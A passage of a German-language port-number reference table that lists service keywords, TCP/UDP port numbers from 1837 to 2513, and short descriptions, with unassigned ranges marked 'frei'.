csoft1	1837/tcp	csoft1
csoft1	1837/udp	csoft1
talnet	1838/tcp	TALNET
talnet	1838/udp	TALNET
netopia-vo1	1839/tcp	netopia-vo1
netopia-vo1	1839/udp	netopia-vo1

Schlüsselwort	Nummer	Beschreibung
netopia-vo2	1840/tcp	netopia-vo2
netopia-vo2	1840/udp	netopia-vo2
netopia-vo3	1841/tcp	netopia-vo3
netopia-vo3	1841/udp	netopia-vo3
netopia-vo4	1842/tcp	netopia-vo4
netopia-vo4	1842/udp	netopia-vo4
netopia-vo5	1843/tcp	netopia-vo5
netopia-vo5	1843/udp	netopia-vo5
#	1844-1849	frei
gsi	1850/tcp	GSI
gsi	1850/udp	GSI
ctcd	1851/tcp	ctcd
ctcd	1851/udp	ctcd
#	1852-1859	frei
sunscalar-svc	1860/tcp	SunSCALAR Services
sunscalar-svc	1860/udp	SunSCALAR Services
lecroy-vicp	1861/tcp	LeCroy VICP
lecroy-vicp	1861/udp	LeCroy VICP
techra-server	1862/tcp	techra-server
techra-server	1862/udp	techra-server
msnp	1863/tcp	MSNP
msnp	1863/udp	MSNP
paradym-31port	1864/tcp	Paradym 31 Port
paradym-31port	1864/udp	Paradym 31 Port
entp	1865/tcp	ENTP
entp	1865/udp	ENTP
#	1866-1869	frei
sunscalar-dns	1870/tcp	SunSCALAR DNS Service
sunscalar-dns	1870/udp	SunSCALAR DNS Service
canocentral0	1871/tcp	Cano Central 0
canocentral0	1871/udp	Cano Central 0
canocentral1	1872/tcp	Cano Central 1
canocentral1	1872/udp	Cano Central 1
fjmpjps	1873/tcp	Fjmpjps
fjmpjps	1873/udp	Fjmpjps
fjswapsnp	1874/tcp	Fjswapsnp
fjswapsnp	1874/udp	Fjswapsnp
#	1875-1880	frei
ibm-mqseries2	1881/tcp	IBM MQSeries
ibm-mqseries2	1881/udp	IBM MQSeries
#	1882-1894	frei
vista-4gl	1895/tcp	Vista 4GL
vista-4gl	1895/udp	Vista 4GL
#	1896-1898	frei
mc2studios	1899/tcp	MC2Studios
mc2studios	1899/udp	MC2Studios
#	1900	frei
fjicl-tep-a	1901/tcp	Fujitsu ICL Terminal Emulator Program A
fjicl-tep-a	1901/udp	Fujitsu ICL Terminal Emulator Program A
fjicl-tep-b	1902/tcp	Fujitsu ICL Terminal Emulator Program B
fjicl-tep-b	1902/udp	Fujitsu ICL Terminal Emulator Program B
linkname	1903/tcp	Local Link Name Resolution
linkname	1903/udp	Local Link Name Resolution
fjicl-tep-c	1904/tcp	Fujitsu ICL Terminal Emulator Program C
fjicl-tep-c	1904/udp	Fujitsu ICL Terminal Emulator Program C
sugp	1905/tcp	Secure UP.Link Gateway Protocol
sugp	1905/udp	Secure UP.Link Gateway Protocol
tpmd	1906/tcp	TPortMapperReq
tpmd	1906/udp	TPortMapperReq

Schlüsselwort	Nummer	Beschreibung
intrastar	1907/tcp	IntraSTAR
intrastar	1907/udp	IntraSTAR
dawn	1908/tcp	Dawn
dawn	1908/udp	Dawn
global-wlink	1909/tcp	Global World Link
global-wlink	1909/udp	Global World Link
ultrabac	1910/tcp	ultrabac
ultrabac	1910/udp	ultrabac
mtp	1911/tcp	Starlight Networks Multimedia Transport Protocol
mtp	1911/udp	Starlight Networks Multimedia Transport Protocol
rhp-iibp	1912/tcp	rhp-iibp
rhp-iibp	1912/udp	rhp-iibp
armadp	1913/tcp	armadp
armadp	1913/udp	armadp
elm-momentum	1914/tcp	Elm-Momentum
elm-momentum	1914/udp	Elm-Momentum
facelink	1915/tcp	FACELINK
facelink	1915/udp	FACELINK
persona	1916/tcp	Persoft Persona
persona	1916/udp	Persoft Persona
noagent	1917/tcp	nOAgent
noagent	1917/udp	nOAgent
can-nds	1918/tcp	Candle Directory Service - NDS
can-nds	1918/udp	Candle Directory Service - NDS
can-dch	1919/tcp	Candle Directory Service - DCH
can-dch	1919/udp	Candle Directory Service - DCH
can-ferret	1920/tcp	Candle Directory Service - FERRET
can-ferret	1920/udp	Candle Directory Service - FERRET
noadmin	1921/tcp	NoAdmin
noadmin	1921/udp	NoAdmin
tapestry	1922/tcp	Tapestry
tapestry	1922/udp	Tapestry
spice	1923/tcp	SPICE
spice	1923/udp	SPICE
xiip	1924/tcp	XIIP
xiip	1924/udp	XIIP
#	1925-1943	frei
close-combat	1944/tcp	close-combat
close-combat	1944/udp	close-combat
dialogic-elmd	1945/tcp	dialogic-elmd
dialogic-elmd	1945/udp	dialogic-elmd
tekpls	1946/tcp	tekpls
tekpls	1946/udp	tekpls
hlserver	1947/tcp	hlserver
hlserver	1947/udp	hlserver
eye2eye	1948/tcp	eye2eye
eye2eye	1948/udp	eye2eye
ismaeasdaqlive	1949/tcp	ISMA Easdaq Live
ismaeasdaqlive	1949/udp	ISMA Easdaq Live
ismaeasdaqtest	1950/tcp	ISMA Easdaq Test
ismaeasdaqtest	1950/udp	ISMA Easdaq Test
bcs-lmserver	1951/tcp	bcs-lmserver
bcs-lmserver	1951/udp	bcs-lmserver
mpnjsc	1952/tcp	mpnjsc
mpnjsc	1952/udp	mpnjsc
rapidbase	1953/tcp	Rapid Base
rapidbase	1953/udp	Rapid Base
#	1954-1971	frei
intersys-cache	1972/tcp	Cache

Schlüsselwort	Nummer	Beschreibung
intersys-cache	1972/udp	Cache
dlsrap	1973/tcp	Data Link Switching Remote Access Protocol
dlsrap	1973/udp	Data Link Switching Remote Access Protocol
#	1974-1983	frei
bb	1984/tcp	BB
bb	1984/udp	BB
hsrp	1985/tcp	Hot Standby Router Protocol
hsrp	1985/udp	Hot Standby Router Protocol
licensedaemon	1986/tcp	cisco license management
licensedaemon	1986/udp	cisco license management
tr-rsrb-p1	1987/tcp	cisco RSRB Priority 1 port
tr-rsrb-p1	1987/udp	cisco RSRB Priority 1 port
tr-rsrb-p2	1988/tcp	cisco RSRB Priority 2 port
tr-rsrb-p2	1988/udp	cisco RSRB Priority 2 port
tr-rsrb-p3	1989/tcp	cisco RSRB Priority 3 port
tr-rsrb-p3	1989/udp	cisco RSRB Priority 3 port
mshnet	1989/tcp	MHSnet system
mshnet	1989/udp	MHSnet system
stun-p1	1990/tcp	cisco STUN Priority 1 port
stun-p1	1990/udp	cisco STUN Priority 1 port
stun-p2	1991/tcp	cisco STUN Priority 2 port
stun-p2	1991/udp	cisco STUN Priority 2 port
stun-p3	1992/tcp	cisco STUN Priority 3 port
stun-p3	1992/udp	cisco STUN Priority 3 port
ipsendmsg	1992/tcp	IPsendmsg
ipsendmsg	1992/udp	IPsendmsg
snmp-tcp-port	1993/tcp	cisco SNMP TCP port
snmp-tcp-port	1993/udp	cisco SNMP TCP port
stun-port	1994/tcp	cisco serial tunnel port
stun-port	1994/udp	cisco serial tunnel port
perf-port	1995/tcp	cisco perf port
perf-port	1995/udp	cisco perf port
tr-rsrb-port	1996/tcp	cisco Remote SRB port
tr-rsrb-port	1996/udp	cisco Remote SRB port
gdp-port	1997/tcp	cisco Gateway Discovery Protocol
gdp-port	1997/udp	cisco Gateway Discovery Protocol
x25-svc-port	1998/tcp	cisco X.25 service (XOT)
x25-svc-port	1998/udp	cisco X.25 service (XOT)
tcp-id-port	1999/tcp	cisco identification port
tcp-id-port	1999/udp	cisco identification port
callbook	2000/tcp	
callbook	2000/udp	
dc	2001/tcp	
wizard	2001/udp	curry
globe	2002/tcp	
globe	2002/udp	
mailbox	2004/tcp	
emce	2004/udp	CCWS mm conf
berknet	2005/tcp	
oracle	2005/udp	
invokator	2006/tcp	
raid-cc	2006/udp	raid
dectalk	2007/tcp	
raid-am	2007/udp	
conf	2008/tcp	
terminaldb	2008/udp	
news	2009/tcp	
whosockami	2009/udp	
search	2010/tcp	

Schlüsselwort	Nummer	Beschreibung
pipe_server	2010/udp	
raid-cc	2011/tcp	raid
servserv	2011/udp	
ttyinfo	2012/tcp	
raid-ac	2012/udp	
raid-am	2013/tcp	
raid-cd	2013/udp	
troff	2014/tcp	
raid-sf	2014/udp	
cypress	2015/tcp	
raid-cs	2015/udp	
bootserver	2016/tcp	
bootserver	2016/udp	
cypress-stat	2017/tcp	
bootclient	2017/udp	
terminaldb	2018/tcp	
rellpack	2018/udp	
whosockami	2019/tcp	
about	2019/udp	
xinupageserver	2020/tcp	
xinupageserver	2020/udp	
servexec	2021/tcp	
xinuexpansion1	2021/udp	
down	2022/tcp	
xinuexpansion2	2022/udp	
xinuexpansion3	2023/tcp	
xinuexpansion3	2023/udp	
xinuexpansion4	2024/tcp	
xinuexpansion4	2024/udp	
ellpack	2025/tcp	
xribs	2025/udp	
scrabble	2026/tcp	
scrabble	2026/udp	
shadowserver	2027/tcp	
shadowserver	2027/udp	
submitserver	2028/tcp	
submitserver	2028/udp	
device2	2030/tcp	
device2	2030/udp	
blackboard	2032/tcp	
blackboard	2032/udp	
glogger	2033/tcp	
glogger	2033/udp	
scoremgr	2034/tcp	
scoremgr	2034/udp	
imsldoc	2035/tcp	
imsldoc	2035/udp	
objectmanager	2038/tcp	
objectmanager	2038/udp	
lam	2040/tcp	
lam	2040/udp	
interbase	2041/tcp	
interbase	2041/udp	
isis	2042/tcp	isis
isis	2042/udp	isis
isis-bcast	2043/tcp	isis-bcast
isis-bcast	2043/udp	isis-bcast
rimsl	2044/tcp	
rimsl	2044/udp	

Schlüsselwort	Nummer	Beschreibung
cdfunc	2045/tcp	
cdfunc	2045/udp	
sdfunc	2046/tcp	
sdfunc	2046/udp	
dls	2047/tcp	
dls	2047/udp	
dls-monitor	2048/tcp	
dls-monitor	2048/udp	
shilp	2049/tcp	
shilp	2049/udp	
nfs	2049/tcp	Network File System - Sun Microsystems
nfs	2049/udp	Network File System - Sun Microsystems
dlsrpn	2065/tcp	Data Link Switch Read Port Number
dlsrpn	2065/udp	Data Link Switch Read Port Number
dlswpn	2067/tcp	Data Link Switch Write Port Number
dlswpn	2067/udp	Data Link Switch Write Port Number
lrp	2090/tcp	Load Report Protocol
lrp	2090/udp	Load Report Protocol
prp	2091/tcp	PRP
prp	2091/udp	PRP
descent3	2092/tcp	Descent 3
descent3	2092/udp	Descent 3
nbx-cc	2093/tcp	NBX CC
nbx-cc	2093/udp	NBX CC
nbx-au	2094/tcp	NBX AU
nbx-au	2094/udp	NBX AU
nbx-ser	2095/tcp	NBX SER
nbx-ser	2095/udp	NBX SER
nbx-dir	2096/tcp	NBX DIR
nbx-dir	2096/udp	NBX DIR
jetformpreview	2097/tcp	Jet Form Preview
jetformpreview	2097/udp	Jet Form Preview
dialog-port	2098/tcp	Dialog Port
dialog-port	2098/udp	Dialog Port
h2250-annex-g	2099/tcp	H.225.0 Annex G
h2250-annex-g	2099/udp	H.225.0 Annex G
amiganetfs	2100/tcp	amiganetfs
amiganetfs	2100/udp	amiganetfs
rtcm-sc104	2101/tcp	rtcm-sc104
rtcm-sc104	2101/udp	rtcm-sc104
zephyr-srv	2102/tcp	Zephyr server
zephyr-srv	2102/udp	Zephyr server
zephyr-clt	2103/tcp	Zephyr serv-hm connection
zephyr-clt	2103/udp	Zephyr serv-hm connection
zephyr-hm	2104/tcp	Zephyr hostmanager
zephyr-hm	2104/udp	Zephyr hostmanager
minipay	2105/tcp	MiniPay
minipay	2105/udp	MiniPay
mzap	2106/tcp	MZAP
mzap	2106/udp	MZAP
#	2107-2179	frei
mc-gt-srv	2180/tcp	Millicent Vendor Gateway Server
mc-gt-srv	2180/udp	Millicent Vendor Gateway Server
ici	2200/tcp	ICI
ici	2200/udp	ICI
ats	2201/tcp	Advanced Training System Program
ats	2201/udp	Advanced Training System Program
imtc-map	2202/tcp	Int. Multimedia Teleconferencing Cosortium
imtc-map	2202/udp	Int. Multimedia Teleconferencing Cosortium

Schlüsselwort	Nummer	Beschreibung
kali	2213/tcp	Kali
kali	2213/udp	Kali
ganymede	2220/tcp	Ganymede
ganymede	2220/udp	Ganymede
unreg-ab1	2221/tcp	Allen-Bradley unregistered port
unreg-ab1	2221/udp	Allen-Bradley unregistered port
unreg-ab2	2222/tcp	Allen-Bradley unregistered port
unreg-ab2	2222/udp	Allen-Bradley unregistered port
inreg-ab3	2223/tcp	Allen-Bradley unregistered port
inreg-ab3	2223/udp	Allen-Bradley unregistered port
ivs-video	2232/tcp	IVS Video default
ivs-video	2232/udp	IVS Video default
infocrypt	2233/tcp	INFOCRYPT
infocrypt	2233/udp	INFOCRYPT
directplay	2234/tcp	DirectPlay
directplay	2234/udp	DirectPlay
sercomm-wlink	2235/tcp	Sercomm-WLink
sercomm-wlink	2235/udp	Sercomm-WLink
nani	2236/tcp	Nani
nani	2236/udp	Nani
optech-port1-lm	2237/tcp	Optech Port1 License Manager
optech-port1-lm	2237/udp	Optech Port1 License Manager
aviva-sna	2238/tcp	AVIVA SNA SERVER
aviva-sna	2238/udp	AVIVA SNA SERVER
imagequery	2239/tcp	Image Query
imagequery	2239/udp	Image Query
recipe	2240/tcp	RECIPe
recipe	2240/udp	RECIPe
ivsd	2241/tcp	IVS Daemon
ivsd	2241/udp	IVS Daemon
foliocorp	2242/tcp	Folio Remote Server
foliocorp	2242/udp	Folio Remote Server
#	2243-2278	frei
xmquery	2279/tcp	xmquery
xmquery	2279/udp	xmquery
lnvpoller	2280/tcp	LNVPOLLER
lnvpoller	2280/udp	LNVPOLLER
lnvconsole	2281/tcp	LNVCONSOLE
lnvconsole	2281/udp	LNVCONSOLE
lnvalarm	2282/tcp	LNVALARM
lnvalarm	2282/udp	LNVALARM
lnvstatus	2283/tcp	LNVSTATUS
lnvstatus	2283/udp	LNVSTATUS
lnvmaps	2284/tcp	LNVMAPS
lnvmaps	2284/udp	LNVMAPS
lnvmailmon	2285/tcp	LNVMAILMON
lnvmailmon	2285/udp	LNVMAILMON
nas-metering	2286/tcp	NAS-Metering
nas-metering	2286/udp	NAS-Metering
dna	2287/tcp	DNA
dna	2287/udp	DNA
netml	2288/tcp	NETML
netml	2288/udp	NETML
#	2289-2293	frei
konshus-lm	2294/tcp	Konshus License Manager (FLEX)
konshus-lm	2294/udp	Konshus License Manager (FLEX)
advant-lm	2295/tcp	Advant License Manager
advant-lm	2295/udp	Advant License Manager
theta-lm	2296/tcp	Theta License Manager (Rainbow)

Schlüsselwort	Nummer	Beschreibung
theta-lm	2296/udp	Theta License Manager (Rainbow)
d2k-datamover1	2297/tcp	D2K DataMover 1
d2k-datamover1	2297/udp	D2K DataMover 1
d2k-datamover2	2298/tcp	D2K DataMover 2
d2k-datamover2	2298/udp	D2K DataMover 2
pc-telecommute	2299/tcp	PC Telecommute
pc-telecommute	2299/udp	PC Telecommute
cvmmon	2300/tcp	CVMMON
cvmmon	2300/udp	CVMMON
cpq-wbem	2301/tcp	Compaq HTTP
cpq-wbem	2301/udp	Compaq HTTP
binderysupport	2302/tcp	Bindery Support
binderysupport	2302/udp	Bindery Support
proxy-gateway	2303/tcp	Proxy Gateway
proxy-gateway	2303/udp	Proxy Gateway
attachmate-uts	2304/tcp	Attachmate UTS
attachmate-uts	2304/udp	Attachmate UTS
mt-scaleserver	2305/tcp	MT ScaleServer
mt-scaleserver	2305/udp	MT ScaleServer
tappi-boxnet	2306/tcp	TAPPI BoxNet
tappi-boxnet	2306/udp	TAPPI BoxNet
pehelp	2307/tcp	pehelp
pehelp	2307/udp	pehelp
sdhelp	2308/tcp	sdhelp
sdhelp	2308/udp	sdhelp
sdserver	2309/tcp	SD Server
sdserver	2309/udp	SD Server
sdclient	2310/tcp	SD Client
sdclient	2310/udp	SD Client
messageservice	2311/tcp	Message Service
messageservice	2311/udp	Message Service
#	2312	frei
iapp	2313/tcp	IAPP (Inter Access Point Protocol)
iapp	2313/udp	IAPP (Inter Access Point Protocol)
cr-websystems	2314/tcp	CR WebSystems
cr-websystems	2314/udp	CR WebSystems
precise-sft	2315/tcp	Precise Sft.
precise-sft	2315/udp	Precise Sft.
sent-lm	2316/tcp	SENT License Manager
sent-lm	2316/udp	SENT License Manager
attachmate-g32	2317/tcp	Attachmate G32
attachmate-g32	2317/udp	Attachmate G32
cadencecontrol	2318/tcp	Cadence Control
cadencecontrol	2318/udp	Cadence Control
infolibria	2319/tcp	InfoLibria
infolibria	2319/udp	InfoLibria
siebel-ns	2320/tcp	Siebel NS
siebel-ns	2320/udp	Siebel NS
rdlap	2321/tcp	RDLAP over UDP
rdlap	2321/udp	RDLAP
ofsd	2322/tcp	ofsd
ofsd	2322/udp	ofsd
3d-nfsd	2323/tcp	3d-nfsd
3d-nfsd	2323/udp	3d-nfsd
cosmocall	2324/tcp	Cosmocall
cosmocall	2324/udp	Cosmocall
designspace-lm	2325/tcp	Design Space License Management
designspace-lm	2325/udp	Design Space License Management
idcp	2326/tcp	IDCP

Schlüsselwort	Nummer	Beschreibung
idcp	2326/udp	IDCP
xingcsm	2327/tcp	xingcsm
xingcsm	2327/udp	xingcsm
netrix-sftm	2328/tcp	Netrix SFTM
netrix-sftm	2328/udp	Netrix SFTM
nvd	2329/tcp	NVD
nvd	2329/udp	NVD
tscchat	2330/tcp	TSCCHAT
tscchat	2330/udp	TSCCHAT
agentview	2331/tcp	AGENTVIEW
agentview	2331/udp	AGENTVIEW
rcc-host	2332/tcp	RCC Host
rcc-host	2332/udp	RCC Host
snapp	2333/tcp	SNAPP
snapp	2333/udp	SNAPP
ace-client	2334/tcp	ACE Client Auth
ace-client	2334/udp	ACE Client Auth
ace-proxy	2335/tcp	ACE Proxy
ace-proxy	2335/udp	ACE Proxy
appleugcontrol	2336/tcp	Apple UG Control
appleugcontrol	2336/udp	Apple UG Control
ideesrv	2337/tcp	ideesrv
ideesrv	2337/udp	ideesrv
norton-lambert	2338/tcp	Norton Lambert
norton-lambert	2338/udp	Norton Lambert
3com-webview	2339/tcp	3Com WebView
3com-webview	2339/udp	3Com WebView
wrs_registry	2340/tcp	WRS Registry
wrs_registry	2340/udp	WRS Registry
xiostatus	2341/tcp	XIO Status
xiostatus	2341/udp	XIO Status
manage-exec	2342/tcp	Seagate Manage Exec
manage-exec	2342/udp	Seagate Manage Exec
nati-logos	2343/tcp	nati logos
nati-logos	2343/udp	nati logos
fcmsys	2344/tcp	fcmsys
fcmsys	2344/udp	fcmsys
dbm	2345/tcp	dbm
dbm	2345/udp	dbm
redstorm_join	2346/tcp	Game Connection Port
redstorm_join	2346/udp	Game Connection Port
redstorm_find	2347/tcp	Game Announcement and Location
redstorm_find	2347/udp	Game Announcement and Location
redstorm_info	2348/tcp	Information to query for game status
redstorm_info	2348/udp	Information to query for game status
redstorm_diag	2349/tcp	Diagnostics Port
redstorm_diag	2349/udp	Disgnostics Port
psbserver	2350/tcp	psbserver
psbserver	2350/udp	psbserver
psrserver	2351/tcp	psrserver
psrserver	2351/udp	psrserver
pslserver	2352/tcp	pslserver
pslserver	2352/udp	pslserver
pspserver	2353/tcp	pspserver
pspserver	2353/udp	pspserver
psprserver	2354/tcp	psprserver
psprserver	2354/udp	psprserver
psdbserver	2355/tcp	psdbserver
psdbserver	2355/udp	psdbserver

Schlüsselwort	Nummer	Beschreibung
gxtelmd	2356/tcp	GXT License Managemant
gxtelmd	2356/udp	GXT License Managemant
unihub-server	2357/tcp	UniHub Server
unihub-server	2357/udp	UniHub Server
futrix	2358/tcp	Futrix
futrix	2358/udp	Futrix
flukeserver	2359/tcp	FlukeServer
flukeserver	2359/udp	FlukeServer
nexstorindltd	2360/tcp	NexstorIndLtd
nexstorindltd	2360/udp	NexstorIndLtd
tl1	2361/tcp	TL1
tl1	2361/udp	TL1
#	2362-2388	frei
ovsessionmgr	2389/tcp	OpenView Session Mgr
ovsessionmgr	2389/udp	OpenView Session Mgr
rsmtp	2390/tcp	RSMTP
rsmtp	2390/udp	RSMTP
3com-net-mgmt	2391/tcp	3COM Net Management
3com-net-mgmt	2391/udp	3COM Net Management
tacticalauth	2392/tcp	Tactical Auth
tacticalauth	2392/udp	Tactical Auth
ms-olap1	2393/tcp	MS OLAP 1
ms-olap1	2393/udp	MS OLAP 1
ms-olap2	2394/tcp	MS OLAP 2
ms-olap2	2394/udp	MA OLAP 2
lan900_remote	2395/tcp	LAN900 Remote
lan900_remote	2395/udp	LAN900 Remote
wusage	2396/tcp	Wusage
wusage	2396/udp	Wusage
ncl	2397/tcp	NCL
ncl	2397/udp	NCL
orbiter	2398/tcp	Orbiter
orbiter	2398/udp	Orbiter
fmpro-fdal	2399/tcp	FileMaker, Inc. - Data Access Layer
fmpro-fdal	2399/udp	FileMaker, Inc. - Data Access Layer
opequus-server	2400/tcp	OpEquus Server
opequus-server	2400/udp	OpEquus Server
cvspserver	2401/tcp	cvspserver
cvspserver	2401/udp	cvspserver
taskmaster2000	2402/tcp	TaskMaster 2000 Server
taskmaster2000	2402/udp	TaskMaster 2000 Server
taskmaster2000	2403/tcp	TaskMaster 2000 Web
taskmaster2000	2403/udp	TaskMaster 2000 Web
iec870-5-104	2404/tcp	IEC870-5-104
iec870-5-104	2404/udp	IEC870-5-104
trc-netpoll	2405/tcp	TRC Netpoll
trc-netpoll	2405/udp	TRC Netpoll
jediserver	2406/tcp	JediServer
jediserver	2406/udp	JediServer
orion	2407/tcp	Orion
orion	2407/udp	Orion
optimanet	2408/tcp	OptimaNet
optimanet	2408/udp	OptimaNet
sns-protocol	2409/tcp	SNS Protocol
sns-protocol	2409/udp	SNS Protocol
vrts-registry	2410/tcp	VRTS Registry
vrts-registry	2410/udp	VRTS Registry
netwave-ap-mgmt	2411/tcp	Netwave AP Management
netwave-ap-mgmt	2411/udp	Netwave AP Management

Schlüsselwort	Nummer	Beschreibung
cdn	2412/tcp	CDN
cdn	2412/udp	CDN
orion-rmi-reg	2413/tcp	orion-rmi-reg
orion-rmi-reg	2413/udp	orion-rmi-reg
interlingua	2414/tcp	Interlingua
interlingua	2414/udp	Interlingua
comtest	2415/tcp	COMTEST
comtest	2415/udp	COMTEST
rmtserver	2416/tcp	RMT Server
rmtserver	2416/udp	RMT Server
composit-server	2417/tcp	Composit Server
composit-server	2417/udp	Composit Server
cas	2418/tcp	cas
cas	2418/udp	cas
attachmate-s2s	2419/tcp	Attachmate S2S
attachmate-s2s	2419/udp	Attachmate S2S
dslremote-mgmt	2420/tcp	DSL Remote Management
dslremote-mgmt	2420/udp	DSL Remote Management
g-talk	2421/tcp	G-Talk
g-talk	2421/udp	G-Talk
crmsbits	2422/tcp	CRMSBITS
crmsbits	2422/udp	CRMSBITS
rnrp	2423/tcp	RNRP
rnrp	2423/udp	RNRP
kofax-svr	2424/tcp	KOFAX-SVR
kofax-svr	2424/udp	KOFAX-SVR
fjitsuappmgr	2425/tcp	Fujitsu App Manager
fjitsuappmgr	2425/udp	Fujitsu App Manager
applianttcp	2426/tcp	Appliant TCP
appliantudp	2426/udp	Appliant UDP
stgcp	2427/tcp	Simple telephony Gateway Control Protocol
stgcp	2427/udp	Simple telephony Gateway Control Protocol
ott	2428/tcp	One Way Trip Time
ott	2428/udp	One Way Trip Time
ft-role	2429/tcp	FT-ROLE
ft-role	2429/udp	FT-ROLE
venus	2430/tcp	venus
venus	2430/udp	venus
venus-se	2431/tcp	venus-se
venus-se	2431/udp	venus-se
codasrv	2432/tcp	codasrv
codasrv	2432/udp	codasrv
codasrv-se	2433/tcp	codasrv-se
codasrv-se	2433/udp	codasrv-se
pxc-epmap	2434/tcp	pxc-epmap
pxc-epmap	2434/udp	pxc-epmap
optilogic	2435/tcp	OptiLogic
optilogic	2435/udp	OptiLogic
topx	2436/tcp	TOP/X
topx	2436/udp	TOP/X
unicontrol	2437/tcp	UniControl
unicontrol	2437/udp	UniControl
msp	2438/tcp	MSP
msp	2438/udp	MSP
sybasedbsynch	2439/tcp	SybaseDBSynch
sybasedbsynch	2439/udp	SybaseDBSynch
spearway	2440/tcp	Spearway Lockers
spearway	2440/udp	Spearway Lockser
pvsw-inet	2441/tcp	pvsw-inet

Schlüsselwort	Nummer	Beschreibung
pvsw-inet	2441/udp	pvsw-inet
netangel	2442/tcp	Netangel
netangel	2442/udp	Netangel
powerclientcsf	2443/tcp	PowerClient Central Storage Facility
powerclientcsf	2443/udp	PowerClient Central Storage Facility
btpp2sectrans	2444/tcp	BT PP2 Sectrans
btpp2sectrans	2444/udp	BT PP2 Sectrans
dtn1	2445/tcp	DTN1
dtn1	2445/udp	DTN1
bues_service	2446/tcp	bues_service
bues_service	2446/udp	bues_service
ovwdb	2447/tcp	OpenView NNM daemon
ovwdb	2447/udp	OpenView NNM daemon
hpppssvr	2448/tcp	hpppsvr
hpppssvr	2448/udp	hpppsvr
ratl	2449/tcp	RATL
ratl	2449/udp	RATL
netadmin	2450/tcp	netadmin
netadmin	2450/udp	netadmin
netchat	2451/tcp	netchat
netchat	2451/udp	netchat
snifferclient	2452/tcp	SnifferClient
snifferclient	2452/udp	SnifferClient
madge-om	2453/tcp	madge-om
madge-om	2453/udp	madge-om
indx-dds	2454/tcp	IndX-DDS
indx-dds	2454/udp	IndX-DDS
wago-io-system	2455/tcp	WAGO-IO-SYSTEM
wago-io-system	2455/udp	WAGO-IO-SYSTEM
altav-remmgt	2456/tcp	altav-remmgt
altav-remmgt	2456/udp	altav-remmgt
rapido-ip	2457/tcp	Rapido_IP
rapido-ip	2457/udp	Rapido_IP
griffin	2458/tcp	griffin
griffin	2458/udp	griffin
community	2459/tcp	Community
community	2459/udp	Community
ms-theater	2460/tcp	ms-theater
ms-theater	2460/udp	ms-theater
qadmifoper	2461/tcp	qadmifoper
qadmifoper	2461/udp	qadmifoper
qadmifevent	2462/tcp	qadmifevent
qadmifevent	2462/udp	qadmifevent
symbios-raid	2463/tcp	Symbios Raid
symbios-raid	2463/udp	Symbios Raid
direcpc-si	2464/tcp	DirecPC SI
direcpc-si	2464/udp	DirecPC SI
lbm	2465/tcp	Load Balance Management
lbm	2465/udp	Load Balance Management
lbf	2466/tcp	Load Balance Forwarding
lbf	2466/udp	Load Balance Forwarding
high-criteria	2467/tcp	High Criteria
high-criteria	2467/udp	High Criteria
qip_msgd	2468/tcp	qip_msgd
qip_msgd	2468/udp	qip_msgd
mti-tcs-comm	2469/tcp	MTI-TCS-COMM
mti-tcs-comm	2469/udp	MTI-TCS-COMM
taskman_port	2470/tcp	taskman port
taskman_port	2470/udp	taskman port

Schlüsselwort	Nummer	Beschreibung
seaodbc	2471/tcp	SeaODBC
seaodbc	2471/udp	SeaODBC
c3	2472/tcp	C3
c3	2472/udp	C3
aker-cdp	2473/tcp	Aker-cdp
aker-cdp	2473/udp	Aker-cdp
vitalanalysis	2474/tcp	Vital Analysis
vitalanalysis	2474/udp	Vital Analysis
ace-server	2475/tcp	ACE Server
ace-server	2475/udp	ACE Server
ace-svr-prop	2476/tcp	ACE Server Propagation
ace-svr-prop	2476/udp	ACE Server Propagation
ssm-cvs	2477/tcp	SecurSight Certificate Valifation Service
ssm-cvs	2477/udp	SecurSight Certificate Valifation Service
ssm-cssps	2478/tcp	SecurSight Authentication Server (SLL)
ssm-cssps	2478/udp	SecurSight Authentication Server (SSL)
ssm-els	2479/tcp	SecurSight Event Logging Server (SSL)
ssm-els	2479/udp	SecurSight Event Logging Server (SSL)
lingwood	2480/tcp	Lingwood's Detail
lingwood	2480/udp	Lingwood's Detail
giop	2481/tcp	Oracle GIOP
giop	2481/udp	Oracle GIOP
giop-ssl	2482/tcp	Oracle GIOP SSL
giop-ssl	2482/udp	Oracle GIOP SSL
ttc	2483/tcp	Oracle TTC
ttc	2483/udp	Oracel TTC
ttc-ssl	2484/tcp	Oracle TTC SSL
ttc-ssl	2484/udp	Oracle TTC SSL
netobjects1	2485/tcp	Net Objects1
netobjects1	2485/udp	Net Objects1
netobjects2	2486/tcp	Net Objects2
netobjects2	2486/udp	Net Objects2
pns	2487/tcp	Policy Notice Service
pns	2487/udp	Policy Notice Service
moy-corp	2488/tcp	Moy Corporation
moy-corp	2488/udp	Moy Corporation
tsilb	2489/tcp	TSILB
tsilb	2489/udp	TSILB
qip_qdhcp	2490/tcp	qip_qdhcp
qip_qdhcp	2490/udp	qip_qdhcp
conclave-cpp	2491/tcp	Conclave CPP
conclave-cpp	2491/udp	Conclave CPP
groove	2492/tcp	GROOVE
groove	2492/udp	GROOVE
talarian-mqs	2493/tcp	Talarian MQS
talarian-mqs	2493/udp	Talarian MQS
bmc-ar	2494/tcp	BMC AR
bmc-ar	2494/udp	BMC AR
fast-rem-serv	2495/tcp	Fast Remote Services
fast-rem-serv	2495/udp	Fast Remote Services
dirgis	2496/tcp	DIRGIS
dirgis	2496/udp	DIRGIS
quaddb	2497/tcp	Quad DB
quaddb	2497/udp	Quad DB
odn-castraq	2498/tcp	ODN-CasTraq
odn-castraq	2498/udp	ODN-CasTraq
unicontrol	2499/tcp	UniControl
unicontrol	2499/udp	UniControl
rtsserv	2500/tcp	Resource Tracking system server

Schlüsselwort	Nummer	Beschreibung
rtsserv	2500/udp	Resource Tracking system server
rtsclient	2501/tcp	Resource Tracking system client
rtsclient	2501/udp	Resource Tracking system client
kentrox-prot	2502/tcp	Kentrox Protocol
kentrox-prot	2502/udp	Kentrox Protocol
nms-dpnss	2503/tcp	NMS-DPNSS
nms-dpnss	2503/udp	NMS-DPNSS
wlbs	2504/tcp	WLBS
wlbs	2504/udp	WLBS
torque-traffic	2505/tcp	torque-traffic
torque-traffic	2505/udp	torque-traffic
jbroker	2506/tcp	jbroker
jbroker	2506/udp	jbroker
spock	2507/tcp	spock
spock	2507/udp	spock
datastore	2508/tcp	datastore
datastore	2508/udp	datastore
fjmpss	2509/tcp	fjmpss
fjmpss	2509/udp	fjmpss
fjappmgrbulk	2510/tcp	fjappmgrbulk
fjappmgrbulk	2510/udp	fjappmgrbulk
metastorm	2511/tcp	Metastorm
metastorm	2511/udp	Metastorm
citrixima	2512/tcp	Citrix IMA
citrixima	2512/udp	Citrix IMA
citrixadmin	2513/tcp	Citrix ADMIN
citrixadmin	2513/udp	Citrix ADMIN
